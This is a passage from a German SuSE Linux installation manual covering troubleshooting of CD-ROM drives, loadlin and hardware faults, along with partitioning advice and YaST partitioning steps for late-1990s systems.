Mit diesem Parameter geben Sie dem Kernel das CD-ROM-Laufwerk an, falls er es nicht selber findet und Sie ein  **ATAPI**-CD-ROM-Laufwerk haben.

`ide<x>=noautotune` – <x> steht für 0, 1, 2, 3 etc. und ist folgendermaßen zu lesen:

- 0 – 1. IDE-Controller
- 1 – 2. IDE-Controller
- ...

Beispiel für <einzugebender Parameter>: `ide0=noautotune`

Dieser Parameter hilft oftmals bei (E)IDE-Festplatten.



### Hinweis

Weitere Kernel-Parameter finden Sie in Abschnitt [14.3.2](#) auf Seite [425](#) ff.; bei Schwierigkeiten mit SCSI-Systemen oder beim Einbinden von Netzwerkkarten sehen Sie bitte dort nach.

## 2.8.6 CD-ROM-Laufwerke am Parallelport

Alle verfügbaren Treiber werden während der Installationsphase von Linuxrc zur Auswahl angeboten. Im Regelfall sind keine Besonderheiten zu beachten.

Leider werden jedoch viele Laufwerke (z. B. von *Freecom*) noch nicht unterstützt. Es ist sogar so, dass bisweilen Laufwerke nicht benutzt werden können, die laut Aufschrift typenidentisch sein sollten; die Hersteller haben offensichtlich Interna geändert, ohne diese Änderungen durch eine neue Typenbezeichnung kenntlich zu machen. . .

Einige der Laufwerke müssen vom zugehörigen DOS-Treiber initialisiert worden sein, bevor der Linux-Kernel sie erkennt:

1. Booten Sie DOS und lassen Sie den CD-ROM-Treiber laden.
2. Legen Sie die Linux-Bootdiskette ein.
3. Führen Sie einen Warmstart durch.

Bei nicht unterstützten Laufwerken muss nach wie vor mit Umweg über eine DOS-Partition installiert werden (vgl. Abschnitt [2.4](#) auf Seite [52](#)).

Zum Stand der Parallelport-Programmierung unter Linux vgl. <http://www.torque.net/linux-pp.html>.

### 2.8.7 „Proprietäre“ CD-ROM-Laufwerke

Für Mitsumi-Laufwerke sind unterschiedliche Treiber vorhanden! Bei den speziellen Mitsumi-Treibern handelt es sich um Treiber, die eigens für die „alten“ Laufwerke an einem eigenen Controller zuständig sind (z. B. LU-005 oder FX-001). Für neuere Laufwerke (wie FX-400) muss der Punkt 'ATAPI EIDE' gewählt werden!

Das Gleiche gilt sinngemäß auch für Laufwerke von Sony und Aztech.

Der Mitsumi MCDX Treiber unterscheidet sich vom „normalen“ Mitsumi-Treiber nur dadurch, dass er in der Lage ist, Multisession CDs zu lesen. Daher ist es für die Installation eigentlich bedeutungslos, welchen der beiden Treiber Sie verwenden. Wir haben uns dennoch dazu entschlossen, diesen Treiber explizit anzubieten, da es möglicherweise Fälle gibt, in denen zwar der eine, jedoch nicht der andere Treiber funktioniert und man sich daher alle Möglichkeiten offen halten möchte.

### 2.8.8 Thinkpad „schläft“ während der Installation „ein“

An einer beliebigen Stelle während des Boot-Vorgangs geschieht ein Abbruch : - (

Eine generelle Lösung kann noch nicht angeboten werden. Ein gangbarer Weg scheint es zumindest bei älteren Modellen zu sein, die Installation von DOS aus mit `setup.exe` zu starten und mit `loadlin` Linux zu laden (vgl. Abschnitt 2.5 auf Seite 56).

Diese Tipps wurden uns im Laufe der Zeit zugetragen; an Feedback sind wir stets interessiert:

- Stellen Sie im BIOS des Notebooks alle Dinge ab, die darauf hinzielen, Stromsparfunktionen zu erfüllen; Stichworte: „suspend mode“, „power management“, „sleep features“.
- Wenn Sie von DOS aus starten, laden Sie dort den CD-ROM-Treiber in der `config.sys` mit der Option `/S` (wohl für `sleep`); anstelle von `<drive>` und `<path>` Ihre jeweiligen Werte einsetzen:

```
DEVICE = <drive>:\<path>\IBMTPCD.SYS /S
```

- Vermeiden Sie während der Installation Zugriffe auf das Diskettenlaufwerk.

### 2.8.9 loadlin fehlt Speicher, um den Kernel zu laden

Sie haben nicht genügend freien Speicher unterhalb 640 KB. Versuchen Sie, aus den Startdateien des Systems (`config.sys`, `autoexec.bat`) einige Treiber zu entfernen oder in den hohen Speicherbereich zu laden.

Falls Sie unter Windows 95/98 komprimierte Laufwerke haben und das Hochladen des Treibers nicht hilft, müssen Sie die komprimierten Laufwerke dekomprimieren.

### 2.8.10 loadlin funktioniert nicht

Falls es mit `loadlin` irgendwelche Probleme gibt, können Sie `loadlin` mit den Optionen `-v`, `-t` oder `-d` aufrufen. Am Besten lassen Sie mit

```
C:\> loadlin -d debug.out <weitere Parameter>
```

die Debug-Informationen in die Datei `debug.out` schreiben; diese Datei können Sie dem SuSE-Support schicken. Für `<weitere Parameter>` müssen Sie Ihre eigenen System-Gegebenheiten einsetzen (vgl. Abschnitt 4.9.1 auf Seite 158).

### 2.8.11 DOS läuft im Protectedmodus

`loadlin` kann den Kernel nur dann booten, wenn der Rechner entweder im Realmodus oder im Virtuellen 8086-Modus (bei verfügbarem VCPI-Server) läuft. Falls Sie unter Windows 95/98 arbeiten, müssen Sie den Rechner in den MS-DOS-Modus bringen.

- Dazu gehen Sie entweder über den 'Start'-Button, 'Beenden', 'Computer im MS-DOS-Modus starten' oder
- Sie erstellen eine Verknüpfung mit der MS-DOS-Eingabeaufforderung und ändern die Eigenschaften folgendermaßen: im Register 'Programm' wählen Sie 'Erweitert...' und kreuzen dort 'MS-DOS-Modus' an. Wenn Sie die Eingabeaufforderung jetzt starten, geht der Rechner in den MS-DOS-Modus.

### 2.8.12 Laufwerksbezeichnung des CD-ROM-Laufwerks

Wenn Sie mit `fips` eine weitere Partition auf der Festplatte angelegt haben, ist das eine DOS-Partition. Deshalb verschieben sich die anschließenden Laufwerksbuchstaben und das CD-ROM-Laufwerk ist z. B. nicht mehr `D:`, sondern `E:`.

Nach dem Ändern der Partitionstypen mit `YaST` normalisiert sich das wieder, das CD-ROM-Laufwerk ist wieder `D:`.

Falls Sie unter Windows 95/98 Schwierigkeiten haben, den Explorer oder den Arbeitsplatz zu öffnen, versucht der immer noch, auf `D:` zuzugreifen (um bei diesem Beispiel zu bleiben). Sie müssen ihm mit der Systemsteuerung unter die Arme greifen und die Laufwerkskennung des CD-ROM-Laufwerks eintragen.

### 2.8.13 Allgemeine Hardwareprobleme

Sie treffen eines oder mehrere der folgenden Phänomene an:

- Timingprobleme beim Zugriff auf das CD-ROM-Laufwerk (Stehen bleiben, langes Warten, Busfehler, Segmentation faults)
- Kernelgenerierung (oder andere Programme) bricht mit Signal 11 oder Signal 7 ab.
- Fehlerhafter Dateinhalt



- Fehler beim Speicherzugriff
- Fehler bei der Grafikdarstellung
- crc-Fehler beim Zugriff auf das Diskettenlaufwerk
- Abstürze oder Stehen bleiben während des Bootens
- Fehler während des Anlegens der Dateisysteme (mke2fs meldet Fehler)
- Fehler beim Einrichten des Swap-Bereiches
- Weiteres „seltsames“ Systemverhalten bei Hardwarezugriffen

## Hintergrund-Informationen

Diese merkwürdigen Phänomene sind mit großer Wahrscheinlichkeit auf fehlerhafte oder zu kritisch eingestellte Hardware zurückzuführen. Der Grund hierfür ist, dass manche Motherboards offensichtlich Timing-Probleme haben. Diese Timing-Probleme werden durch Fehler auf dem Bus (CPU-Memory-PCI-ISA) auffällig.

Auch wenn die Hardware z. B. unter DOS oder Windows läuft, sagt das nichts über die Stabilität der Hardware und deren Konfiguration aus. Derartige Hardware kommt zwar mit dem langsamen, segmentierten Speicherzugriff einer in 16-Bit-Realmode betriebenen CPU (unter DOS oder Windows) zurecht, sobald der Speicher jedoch linear mit 32 Bit-Bursts angesprochen wird, kommt es zu Fehlern.

Eine weitere Ursache kann eine schlecht gekühlte CPU sein oder zu langsame oder fehlerhafte (z. B. wärmeempfindliche) RAM-Module (SIMMS). Auch Fehler im 2nd-Level-Cache (Inkonsistenz, Wärmeprobleme) erzeugen o. g. Effekte.

Die Ursache liegt also eindeutig bei der Hardware und nicht an Linux, das diese Probleme nur zu Tage fördert.

Linux verlangt mehr von der Hardware als andere Betriebssysteme. Zum einen wird dadurch die Leistung gesteigert. Zum anderen führt es aber z. B. zu o. g. Schwierigkeiten. Linux will immer sichergestellt wissen, dass die Hardware-Basis stabil läuft. Ist dies nicht der Fall, verweigert Linux (zu Recht) den Dienst. Ein Betriebssystem, das mit fehlerhafter oder potentiell fehlerhafter Hardware weiterläuft, stellt ein erhebliches Sicherheitsrisiko dar.

Vgl. <http://www.bitwizard.nl/sig11>.

## Was tun?

Es gibt eine Reihe von Parametern und Bedingungen, an denen man „drehen“ kann, um zumindest das fehlerhafte oder das fehlerhaft arbeitende Bauteil zu isolieren.

- Internen und/oder externen Cache ausschalten: durch BIOS-Setup (CMOS).

- Bustakt reduzieren (VLB maximal 40MHz! PCI-Bus laut Spezifikation maximal 66 MHz ext. Prozessortakt): durch BIOS-Setup oder Jumper auf dem Board.
- Anzahl der Waitstates beim Zugriff der CPU auf den Hauptspeicher bzw. den Cache erhöhen: durch BIOS-Setup.
- Prüfen, ob etwa eine Option '15-16M Memory Hole' im BIOS-Setup aktiv ist: ggf. deaktivieren! Linux ist auf solche „Löcher“ nicht gefasst!
- Im (Advanced) Chipset Setup, falls vorhanden, 'CAS before RAS' einstellen: durch BIOS-Setup.
- Speichermodule prüfen:
  - insbesondere bei unterschiedlichen Chip-/Modul-Typen gibt es immer wieder Probleme!
  - Bei einem PCI-Bus mit 66 MHz müssen die DRAM-Module mit mindestens 60 ns (oder weniger) spezifiziert sein (keine Übertaktung).
  - Überprüfen Sie die Halterung der SIMMS oder DIMMS; diese müssen exakt passen und dürfen nicht lose oder verkantet sein. Ziehen Sie die Module ggf. heraus und setzen Sie sie wieder ein (auf korrodierte Kontakte achten!).
  - Ändern Sie die Reihenfolge der Module und Speicherbänke.
- Überprüfen Sie den CPU-Lüfter auf seine Funktion und ob er wirklich exakt auf der CPU sitzt (ggf. Wärmeleitpaste verwenden).
- Schalten Sie das systemeigene Power-Management (APM) aus. Dies ist insbesondere beim Adaptec 2940 als Fehlerquelle mehrfach beobachtet worden: durch BIOS-Setup.
- Einige Pentium-Clones machen Probleme, wenn z. B. der Kernel oder der Compiler *pentium-optimiert* wurde, aber kein echter Pentium, sondern z. B. ein AMD K6 oder ein Cyrix 6x86 verwendet wird. Optimieren Sie in einem derartigen System den Kernel bzw. Programme maximal für 486er Prozessoren, ggf. nur für 386er. Greifen Sie auf den SuSE-Standardkernel zurück (vgl. Abschnitt 3.6.2 auf Seite 114).
- Kontrollieren Sie die allgemeinen BIOS-Setup-Einstellungen, setzen Sie ggf. die Einstellung auf die (konservativen) 'BIOS-Defaults'.
- Bei einem fehlerhaftem PC-BIOS hilft wirklich nur ein Update des BIOS. Fragen Sie Ihren Händler oder den Hersteller.
- Das Netzteil liefert nicht genügend Strom oder die Stromversorgung schwankt, versuchen Sie einige Geräte auszuschalten.
- Verzichten Sie auf „Busmaster-DMA“, auch „UDMA“ oder „Ultra-DMA“ genannt. Halten Sie die EIDE-Kabel kurz und achten Sie auf gute Qualität der Kabel.



- Eigene X-Server übersetzen, eigene CDs brennen und o. g. Punkte: 4 GB
- Internet/FTP-Server betreiben: 700 MB Grundsystem + beliebig.

Wie teilt man den Platz auf? Eine einfache Frage mit einer nicht so einfachen Antwort.



### Tipp

Bei der nunmehr erreichten Robustheit des Linux-Dateisystems ist es zumal für Einsteiger ein durchaus *gutes* Vorgehen, die gleiche Strategie wie YaST zu verfolgen: eine kleine Partition zu Beginn der Platte für `/boot` vorzusehen (mindestens 2 MB, bei großen Platten 1 Zylinder), eine Partition für Swap (64-128 MB), der ganze Rest für `/`.

Wenn Sie etwas, aber gleichwohl möglichst wenig partitionieren wollen, gelten folgende einfachen Regeln:

- Bis ca. 500 MB: Swap-Partition und eine Root-Partition (`/`).
- Ca. 500 MB bis 2 GB: kleine Boot-Partition für den Kernel und für LILO *zu Beginn* der Festplatte (`/boot`, ca. 5-10 MB bzw. 1 Zylinder), Swap-Partition und der Rest für die Root-Partition (`/`).
- Ab ca. 2 GB: Boot (`/boot`), Swap, Root (250 MB), Home (`/home`) mit ca. 100 MB je Benutzer) und der Rest für Programme (`/usr`); ggf. eine weitere Partition für `/opt` (vgl. unten auf dieser Seite) und für `/var`.



### Hinweis

Wenn Sie Linux direkt von der Festplatte starten wollen, brauchen Sie eine Linux-Partition unterhalb der „1024-Zylinder-Grenze“ als Startpartition (lesen Sie dazu auf Seite [133](#) und auf Seite [153](#)). Dies betrifft Sie nicht, wenn Sie Linux von DOS/Windows aus mit `loadlin` starten. Üblicherweise wird seit SuSE Linux 6.0 die Bootpartition (`/boot`) diese Startpartition sein.

Es ist zu bedenken, dass einige – zumeist kommerzielle – Programme ihre Daten unter `/opt` installieren; sehen Sie ggf. entweder für `/opt` eine eigene Partition vor oder dimensionieren Sie die Root-Partition entsprechend größer. Im Einzelnen handelt es sich u. a. um die in Tabelle [2.1](#) auf der nächsten Seite aufgelisteten Programm-Pakete bzw. Demos – jeweils etwas auf Zuwachs berechnet (in der genannten Tabelle werden auch Programme genannt, die *nicht* mit SuSE Linux mitgeliefert werden!).

## 2.10 Partitionieren für Fortgeschrittene

Im Abschnitt [2.9](#) auf der vorherigen Seite sowie in Abschnitt [2.11.1](#) auf Seite [83](#) wird auf Möglichkeiten der Partitionierung des Systems eingegangen. Dieser

<i>KDE</i>	170 MB
<i>GNOME</i>	100 MB
<i>htdig</i>	5 MB
<i>Fortify</i>	2 MB
<i>docho</i> st mit <i>htdig</i> -Volltextsuche	200 MB
<i>Wabi</i>	10 MB
<i>Netscape</i>	35 MB
<i>Arcad</i>	350 MB
<b>Applixware</b>	400 MB
<i>Eagle</i>	18 MB
<i>Staroffice</i>	150 MB
<i>Cyberscheduler Software</i>	30 MB
<i>Cygnus Source-Navigator</i>	20 MB
<i>SNiFF+</i>	45 MB
<i>Insure++</i>	45 MB
<i>pep</i>	18 MB
<i>Oracle 8</i>	400 MB
<i>Sybase</i> – Adaptive Server Enterprise	170 MB
<i>virtuoso</i> – OpenLink Virtuoso Lite Edition	55 MB

Tabelle 2.1: Beispiele für Pakete unter /opt – nicht alle dieser Pakete werden mit SuSE Linux mitgeliefert!

Abschnitt nun soll detaillierte Informationen bereitstellen, mit denen Sie sich ein für Ihre Zwecke optimales Partitionierungsschema anlegen können. Dieser Abschnitt ist insbesondere für diejenigen interessant, die ihr System optimal konfigurieren möchten – sowohl in puncto Sicherheit, als auch was Geschwindigkeit betrifft – und die dafür bereit sind, u. U. das bestehende System komplett neu aufzusetzen. Tabula rasa, wenn man so will.

Es ist unbedingt notwendig, ein grundlegendes Verständnis der Funktionsweise eines UNIX-Dateisystemes zu haben. Die Begriffe *Mountpoint*, sowie physikalische, erweiterte und logische Partition sollten keine Fremdwörter sein.

Zunächst sollte erwähnt werden, dass es nicht den *einen* goldenen Weg für alle gibt, sondern viele goldene Wege für jeden. Keine Sorge, Sie werden in diesem Abschnitt auch konkrete Zahlen als Anhaltspunkt lesen.

Stellen Sie als ersten Schritt folgende Informationen zusammen:

- Was ist das Einsatzgebiet dieses Rechners (Fileserver, Compute-Server, Einzelplatzrechner)?
- Wie viele Leute werden an diesem Rechner arbeiten (simultane Logins)?
- Wie viele Festplatten hat der Rechner, wie groß sind diese und welches System haben Sie (EIDE, SCSI oder gar RAID-Controller)?

2.10.1 Die Größe der Swap-Partition

Oft werden Sie noch lesen: „Mindestens doppelt so viel *Swap* wie Hauptspeicher“. Diese Formulierung stammt noch aus der Zeit, in der 8 MB RAM im Rechner nicht wenig war. Diese Zeiten sind vorbei. Wer sich heute einen neuen Rechner mit weniger als 32 MB Speicher kauft, wurde nicht gut beraten. Kommen wir noch einmal zur obigen Aussage zurück. Ziel war es, dass der Rechner über ungefähr 30 bis 40 MB virtuellen *Speicher* verfügt.

Mit modernen speicherhungrigen Applikationen müssen auch diese Werte nach oben hin korrigiert werden. Im Normalfall sollten 64 MB virtueller Speicher genügen, aber hier sollte man nicht geizen. Compiliert man unter X seinen Kernel und will sich mit *Netscape* die Hilfeseiten ansehen, während noch irgendwo Emacs läuft, hat man mit 64 MB virtuellem Speicher nicht mehr viele Reserven.

Daher ist man als durchschnittlicher User für absehbare Zeit mit 128 MB virtuellem Speicher auf der sicheren Seite. Was Sie auf keinen Fall machen sollten: überhaupt keinen Swap-Speicher anlegen. Selbst auf einem Rechner mit 256 MB RAM sollte noch ein Swap-Bereich vorhanden sein. Die Gründe hierfür werden unter Abschnitt 2.10.3 auf Seite 81 deutlich.

Sie lassen umfangreiche Simulationen mit einem Speicherbedarf (!) von mehreren Gigabyte berechnen. Wenn Sie Bedenken haben sollten, ob Linux für Ihre Anwendung genügend Reserven bietet, lesen Sie Abschnitt 2.10.2 auf der nächsten Seite (Einsatzgebiet Compute-Server).

2.10.2 Einsatzgebiet des Rechners

Einsatz als Einzelrechner:

Der häufigste Anwendungsfall für einen Linux-Rechner ist der Einsatz als Einzelrechner. Damit Sie sich an konkreten Werten orientieren können, haben wir ein paar Beispielkonfigurationen zusammengestellt, die Sie je nach Bedarf bei sich zu Hause oder in der Firma übernehmen können. In Tabelle 2.2 sehen Sie einen kleinen Überblick der verschiedenen Installationsvolumina für ein Linux-System.

Installation	benötigter Plattenplatz
minimum	180 MB bis 400 MB
klein	400 MB bis 800 MB
mittel	800 MB bis 4 GB
groß	4 GB bis 8 GB

Tabelle 2.2: Beispiele für Größen von Installationen

Natürlich erhöhen sich die Werte entsprechend, wenn Sie über das System hinausgehende, zusätzliche Datensätze sichern wollen.

**Beispiel: Standard-Arbeitsplatzrechner (sehr klein)**

Sie haben eine ca. 500 MB große Festplatte übrig und möchten auf diese Linux installieren: eine 64 MB große Swap-Partition und den Rest für / (Root-Partition).

**Beispiel: Standard-Arbeitsplatzrechner (Durchschnitt)**

Sie haben 1,2 GB für Linux frei. Kleine Boot-Partition `/boot` (5-10 MB bzw. 1 Zylinder), 180 MB für `/`, 64 MB für Swap, 100 MB für `/home` und den Rest für `/usr`; vergessen Sie den `/opt`-Bereich nicht (siehe Abschnitt 2.9 auf Seite 76). Beachten Sie für Bestimmung der Root-Partition, dass unter `/var` die RPM-Datenbank angelegt wird (siehe Abschnitt 15.3.2 auf Seite 479)!

**Beispiel: Standard-Arbeitsplatzrechner (Luxus)**

Falls Ihnen 1,2 GB oder mehr auf mehreren Platten zur Verfügung stehen, gibt es keine pauschale Partitionierung. Lesen Sie hierzu bitte Abschnitt 2.10.3 auf der nächsten Seite.

**Einsatz als Fileserver:**

Hier kommt es *wirklich* auf Festplattenperformance an. SCSI-Geräten sollte unbedingt der Vorzug gegeben werden. Achten Sie auch auf Leistungsfähigkeit der Platten und des verwendeten Controllers.

Ein Fileserver bietet die Möglichkeit, Daten zentral zu halten. Hierbei kann es sich um [Benutzerverzeichnisse](#), eine Datenbank oder sonstige Archive handeln. Der Vorteil ist eine wesentlich einfachere Administration.

Falls der Fileserver ein größeres Netz bedienen soll (ab 20 Usern), wird die Optimierung des Plattenzugriffs essentiell.

Angenommen, Sie möchten einen Linux-Fileserver aufbauen, der 25 Benutzern Heimatverzeichnisse (Home) zur Verfügung stellen soll. Sie wissen, jeder Benutzer wird maximal 80 MB für seine persönlichen Daten in Anspruch nehmen. Falls nicht jeder dieser Benutzer stets in seinem Home kompiliert, reicht hierfür eine 2 GB Platte, welche einfach unter `/home` gemountet wird.

Haben Sie 50 Benutzer, so wäre rein rechnerisch eine 4 GB Platte notwendig. Besser ist es in diesem Fall jedoch, `/home` auf zwei 2 GB Platten aufzuteilen, da sich diese dann die Last (und Zugriffszeit!) teilen.

**Einsatz als Compute-Server:**

Ein Compute-Server ist in der Regel ein leistungsstarker Rechner, der berechnungsintensive Aufgaben im Netz übernimmt. Solch eine Maschine verfügt typischerweise über einen etwas größeren Hauptspeicher (ab 512 MB RAM). Der einzige Punkt, an dem für einen schnellen Plattendurchsatz gesorgt werden muss,

sind etwaige Swap-Partitionen. Auch hier gilt: mehrere Swap-Partitionen auf mehrere Platten verteilen<sup>4</sup>.

### 2.10.3 Optimierungsmöglichkeiten

Die Platten sind zumeist der begrenzende Faktor. Um diesen Flaschenhals zu umgehen gibt es zwei Möglichkeiten, die am Besten zusammen eingesetzt werden sollten:

- Verteilen Sie die Last gleichmäßig auf mehrere Platten.
- Einsatz eines optimierten Dateisystems (z. B. `reiserfs`).
- Statten Sie den Fileserver mit genügend Speicher aus (128 MB Minimum).

#### Parallelisierung durch mehrere Platten

Die erstgenannte Methode bedarf einer tiefer gehenden Erklärung. Die Gesamtzeit, die vergeht, bis angeforderte Daten bereitgestellt werden, setzt sich (in etwa) aus folgenden Teilen zusammen:

1. Zeit, bis die Anforderung beim Plattencontroller ist.
2. Zeit, bis der Plattencontroller diese Anforderung an die Festplatte schickt.
3. Zeit, bis die Festplatte ihren Kopf positioniert.
4. Zeit, bis sich das Medium zum richtigen Sektor gedreht hat.
5. Zeit für die Übertragung.

Punkt 1 ist abhängig von der Anbindung über das Netzwerk und muss dort geregelt werden. Dies wollen wir hier nicht weiter betrachten. Punkt 2 ist eine relativ vernachlässigbare Zeit, die vom Plattencontroller selbst abhängt. Punkt 3 ist eigentlich der Hauptbrocken. Gemessen wird die Position in ms. Verglichen mit den in ns gemessenen Zugriffszeiten im Hauptspeicher ist das ein Faktor von 1 Million! Punkt 4 ist von der Drehzahl der Platte abhängig. Punkt 5 von der Drehzahl und der Anzahl der Köpfe, ebenso wie von der aktuellen Position des Kopfes (innen oder außen).

Für die optimale Performance sollte man also bei Punkt 3 angreifen. Hier kommt bei SCSI-Geräten das Feature „disconnect“ ins Spiel. Mit diesem Feature passiert in etwa folgendes:

Der Controller sendet an das angeschlossene Gerät (in diesem Fall die Festplatte) den Befehl „Gehe zu Track x, Sektor y“. Nun muss sich die träge Mechanik der Platte in Bewegung setzen. Wenn die Platte intelligent ist (also disconnect beherrscht) und der Treiber für den Controller dieses Feature auch beherrscht,

---

<sup>4</sup>Wenn Ihr System eventuell noch mit dem Kernel 2.0.xx betrieben werden soll, ist zu beachten, dass eine Swap-Partition nur 128 MB groß sein kann; Linux kann aber ohne weiteres 8 solcher Partitionen verwalten – mit geringfügigen Modifikationen auch 64. Beim Kernel 2.2.xx liegt das Limit einer Swap-Partition bei 2 GB.



schickt der Controller der Platte unmittelbar daraufhin einen disconnect-Befehl und die Platte trennt sich vom SCSI-Bus ab. Ab jetzt können andere SCSI-Geräte ihre Transfers erledigen. Nach einer Weile (je nach Strategie bzw. Last auf dem SCSI-Bus) wird wieder die Verbindung zur Platte aktiviert. Idealerweise hat diese bereits den geforderten Track erreicht.

In einem Multitasking-Multiuser Betriebssystem wie Linux kann man hier natürlich ganz Klasse optimieren. Sehen wir uns einen Ausschnitt einer Ausgabe des **df** Befehls an (vgl. 2.10.1).

Filesystem	1024-blocks	Used	Available	Capacity	Mounted on
/dev/sda2	45835	27063	16152	63%	/
/dev/sdb1	992994	749694	192000	80%	/usr
/dev/sdc1	695076	530926	133412	80%	/usr/lib

Ausgabe 2.10.1: Beispiel einer Partitionierung: Ausgabe mittels Befehl **df**.

Was bringt uns diese Parallelisierung? Angenommen wir geben in `/usr/src` folgendes ein:

```
root@erde:/usr/src/ > tar xzf paket.tgz -C /usr/lib
```

Das soll also `paket.tgz` nach `/usr/lib/paket` installieren. Hierzu werden von der Shell `tar` und `gzip` aufgerufen (befinden sich in `/bin` und somit auf `/dev/sda`), dann wird `paket.tgz` von `/usr/src` gelesen (befindet sich auf `/dev/sdb`). Als Letztes werden die extrahierten Daten nach `/usr/lib` geschrieben (liegt unter `/dev/sdc`). Sowohl Positionierung, wie auch Lesen/Schreiben der platteninternen Puffer können nun quasiparallel ausgeführt werden.

Das ist nur ein Beispiel von vielen. Als Faustregel gilt, dass bei Vorhandensein entsprechend vieler (gleich schneller) Platten `/usr` und `/usr/lib` auf verschiedenen Platten lagern sollten. Hierbei sollte `/usr/lib` ca. 70% der Kapazität von `/usr` haben. Das Rootverzeichnis `/` sollte sich bei der Verlagerung auf zwei Platten wegen der Zugriffshäufigkeit auf der Platte mit `/usr/lib` befinden.

Ab einer gewissen Menge an SCSI-Platten (ca. 4 bis 5) sollte man sich jedoch ernsthaft mit einer RAID-Lösung in Software oder gleich besser mit der Anschaffung eines RAID-Controllers beschäftigen. Dadurch werden dann Operationen auf den Platten nicht nur quasiparallel, sondern echt parallel ausgeführt. Fehlertoleranz ist ein weiteres angenehmes Nebenprodukt.

## Plattendurchsatz und die Größe des Hauptspeichers

Wir weisen an vielen Stellen darauf hin, dass die Größe des Hauptspeichers unter Linux oft wichtiger ist als die Geschwindigkeit des Prozessors. Ein Grund – wenn nicht sogar der Hauptgrund – ist die Eigenschaft von Linux, dynamische Puffer mit Festplattendaten anzulegen. Hierbei arbeitet Linux mit allerlei Tricks wie „read ahead“ (holt vorsorglich Sektoren im Voraus) und „delayed write“ (spart sich Schreibzugriffe, um sie dann in einem Aufwasch auszuführen). Letzteres ist der Grund, warum man einen Linux-Rechner nicht einfach ausschalten darf. Beide Punkte sind dafür verantwortlich, dass sich der Hauptspeicher mit der Zeit immer scheinbar füllt und dass Linux so schnell ist.

	total	used	free	shared	buffers	cached
Mem:	63304	62312	992	15920	38692	4200
-/+ buffers:		19420	43884			
Swap:	199508	14548	184960			

### Ausgabe 2.10.2: Die Ausgabe von **free**

Ausgabe [2.10.2](#) zeigt, dass in obigem Beispiel gut 38 MB in Puffern gesichert sind. Will man auf irgendwelche Daten zugreifen, welche sich noch im Puffer befinden, sind diese praktisch sofort da.

## 2.11 Manuelle Konfiguration der Festplatte

### 2.11.1 Partitionen konfigurieren

#### Worum geht es?

Sie haben sich in Abschnitt 2.2.4 auf Seite 36 entschieden, interaktiv zu partitionieren. Hier wird besprochen, mit welchen YaST-Masken Sie in diesem Fall konfrontiert werden.


Hintergrund-Informationen zu den unterschiedlichen Partitionstypen finden Sie in einem Dokument von Andries Brouwer (<http://www.win.tue.nl/~aeb/partitions/>).

#### Schritt für Schritt...

Gehen Sie so vor, um Ihre Partitionen einzurichten:

1. YaST präsentiert Ihnen einen Bildschirm mit mehreren Bereichen (vgl. Abbildung 3.9 auf Seite 99):
  - Ganz oben stehen die Parameter Ihrer Festplatte.
  - Im zweiten Teil stehen etwaige Warnungen und Fehlermeldungen des Programms fdisk. Diese Meldungen können Sie mit **(F6)** genauer betrachten.
  - Im unteren Teil finden Sie die Partitionen, die fdisk auf der Festplatte gefunden hat. Dort sehen Sie die Partition(en) Ihres bisherigen Betriebssystems, beispielsweise von MS-DOS. Falls Sie schon eine Swap-Partition angelegt hatten, ist auch diese hier aufgeführt.
2. Wenn Sie vorhandene Partitionen löschen wollen, um den entstandenen freien Platz neu in Partitionen aufzuteilen, sollten Sie das zuerst tun.

Steuern Sie die zu löschende Partition mit **(↓)** und **(↑)** an. Überlegen Sie nochmal gut, ob es die richtige Partition ist; achten Sie auch auf den Typ der Partition. Dann drücken Sie **(F4)** und bestätigen das Löschen mit **(↵)**.




#### Achtung

Wenn Sie Partitionen löschen, sind alle darin enthaltenen Daten ebenfalls gelöscht. Diese Aussage ist technisch nicht 100% korrekt, aber Ihre Daten werden gleichwohl verloren sein!

Falls Sie mehrere Partitionen löschen wollen, erledigen Sie das am Besten in einem Zug.

3. Wenn Sie bereits vorhandene Partitionen anderer Betriebssysteme direkt für Linux verwenden wollen, können Sie das tun, indem Sie jetzt den Typ der Partition ändern.



**Achtung**

Wenn Sie den Typ einer Partition ändern, kann auf die darin enthaltenen Daten von anderen Betriebssystem (MS-DOS oder Windows) möglicherweise nicht mehr zugegriffen werden!

Steuern Sie die Partition, deren Typ Sie ändern wollen, mit **↑** und **↓** an. Wenn Sie sicher sind, dass Sie die „richtige“ Partition erwisch haben, drücken Sie **F3**.

Es erscheint ein Auswahlfenster für den neuen Partitionstyp. Wählen Sie zwischen *normaler* Linux-Partition und Swap-Partition und bestätigen Sie mit **↵**.

- 4. Wenn Sie neue Partitionen für Linux anlegen wollen – das ist der Normalfall –, legen Sie diese am Besten alle nacheinander an. Dazu drücken Sie zuerst **F5**. Falls **F5** keine Wirkung zeigt, bedeutet dies: Platte ist schon voll, kein Platz für neue Partitionen vorhanden. Dann müssen Sie zuerst Partitionen löschen (siehe oben)...



Abbildung 2.19: YaST – Partitionierung festlegen

Es erscheint ein Auswahlfenster für die Art der neu anzulegenden Partition (Abbildung 2.19). Wählen Sie zwischen ‘Primärer Partition’, ‘Erweiterter Partition’ und eventuell ‘Logischer Partition’; bestätigen Sie mit **↵**. Zur Erinnerung: Sie können maximal 4 *primäre* Partitionen haben. Brauchen Sie mehr als 4 Partitionen, müssen Sie spätestens die 4. Partition als *erweiterte* Partition vorsehen, innerhalb derer Sie dann mehrere *logische* Partitionen anlegen können. Weitere Informationen dazu finden Sie in Abschnitt 2.9 auf Seite 75.



Des Weiteren braucht YaST die Daten selbst, um auf den formatierten Partitionen die Linux-Dateisysteme einrichten zu können. Die Swap-Partition bleibt in diesem Arbeitsschritt übrigens unberücksichtigt, da sie bereits in Abschnitt 2.11.1 auf Seite 83 festgelegt wurde und keine weiteren Freiheitsgrade hat.

Im Gegensatz zur Partitionstabelle (vgl. Abschnitt 2.11.1 auf Seite 83) sind die in diesem Arbeitsschritt zu tätigen Angaben Linux-intern und haben also keine Auswirkungen auf andere Betriebssysteme, die in eigenen Partitionen liegen.

Noch einige Begriffserklärungen:

- Unter Linux sind alle Dateisysteme zu einem einzigen „Baum“ zusammengehängt (siehe Abbildung C.1 auf Seite 583). Für jedes einzelne Dateisystem muss festgelegt werden, als welcher Ast des Baumes es erscheinen soll: das ist dann der jeweilige *Mountpoint*. Auch DOS- oder HPFS-Partitionen können Sie in den Linux-Verzeichnisbaum „einhängen“.
